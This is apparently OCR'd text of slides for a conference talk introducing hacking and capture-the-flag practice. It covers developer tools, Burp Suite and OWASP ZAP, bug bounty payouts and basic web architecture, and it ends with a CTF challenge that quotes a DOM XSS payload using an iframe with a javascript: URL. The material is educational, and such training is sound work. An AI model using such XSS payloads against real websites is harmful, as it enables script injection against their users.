Let’s Play A Game

Computer Hacking and Capture the Flag

https://www.flickr.com/photos/49503056657@N01/561370770


https://www.flickr.com/photos/80075387@N00/2590037637

@jkuemerle@infosec.exchange

techbash

November 7-10, 2023 | Pocono Manor, PA

- Great speakers with top content
- A fraction of the cost of the more crowded conferences
  - 3-day conference plus lodging for less than $1000
- Full day deep dive preconference sessions available
- Easy to get to from almost anywhere
- In addition to the breakout sessions you get a great hallway track, attendee reception, game night and more
- Full day of kids & family sessions on Friday, free for families of attendees
- Discounted Kalahari Waterpark room nights: stay, learn and play all in one place





https://techbash.com or **@techbash**


https://www.flickr.com/photos/98251122@N05/23284221 30

Definitions

https://bit.ly/KM-CTF










Web Browser Developer Tools

https://commons.wikimedia.org/wiki/File:Mostly_useless_eject_key_on_2020_MLA22LL-A_US_Magic_Keyboard.jpg






https://bit.ly/KM-Chef




https://www.flickr.com/photos/35468150609@N01/3658318

Burp Suite Community Edition



OWASP ZAP




https://www.flickr.com/photos/45940879@N04/6012209875

Apple is reported to have paid out $20 million via its bounty program, and the vendor offers up to $2 million for reports of vulnerabilities that bypass “the specific protections of Lockdown Mode” on its devices, although bounties more typically range from $5,000 to $250,000.

https://portswigger.net/daily-swig/million-dollar-bug-bounties-the-rise-of-record-breaking-payouts


In fact, bug bounty programs are an important part of managing security bugs and surfacing potential issues to help companies like Salesforce keep customer data secure. In 2021 alone, Salesforce rewarded over $2.8 million in bounties to ethical hackers who submitted more than 4,700 reports of suspected vulnerabilities.

https://www.salesforce.com/news/stories/salesforce-bug-bounty-program-swinnen




/.well-known/security.txt


https://bit.ly/3k9jiG3




https://reinvently.com/blog/fundamentals-web-application-architecture/

```html
<html>
    <head>
        <title>Awesome Web Page</title>
        <script type="text/javascript">
            function boop(){
                alert("BOOP!");
            }
        </script>
    </head>
<body>
    <p>This is an awesome page!</p>
    <p><img src="https://placekitten.com/200/300" onclick="boop();"/></p>
    <p>Click the picture</p>
</body>
</html>
```






End User
External Firewall
App Server
Internal Firewall
Database Server
Internet
Internal Users
Evil User
Evil Server

Challenge | 0 Solves

DOM XSS


100


Perform a *DOM* XSS attack with `<iframe src="javascript:alert(`xss`)">`. (Difficulty Level: 1)

Unlock Hint for 10 points

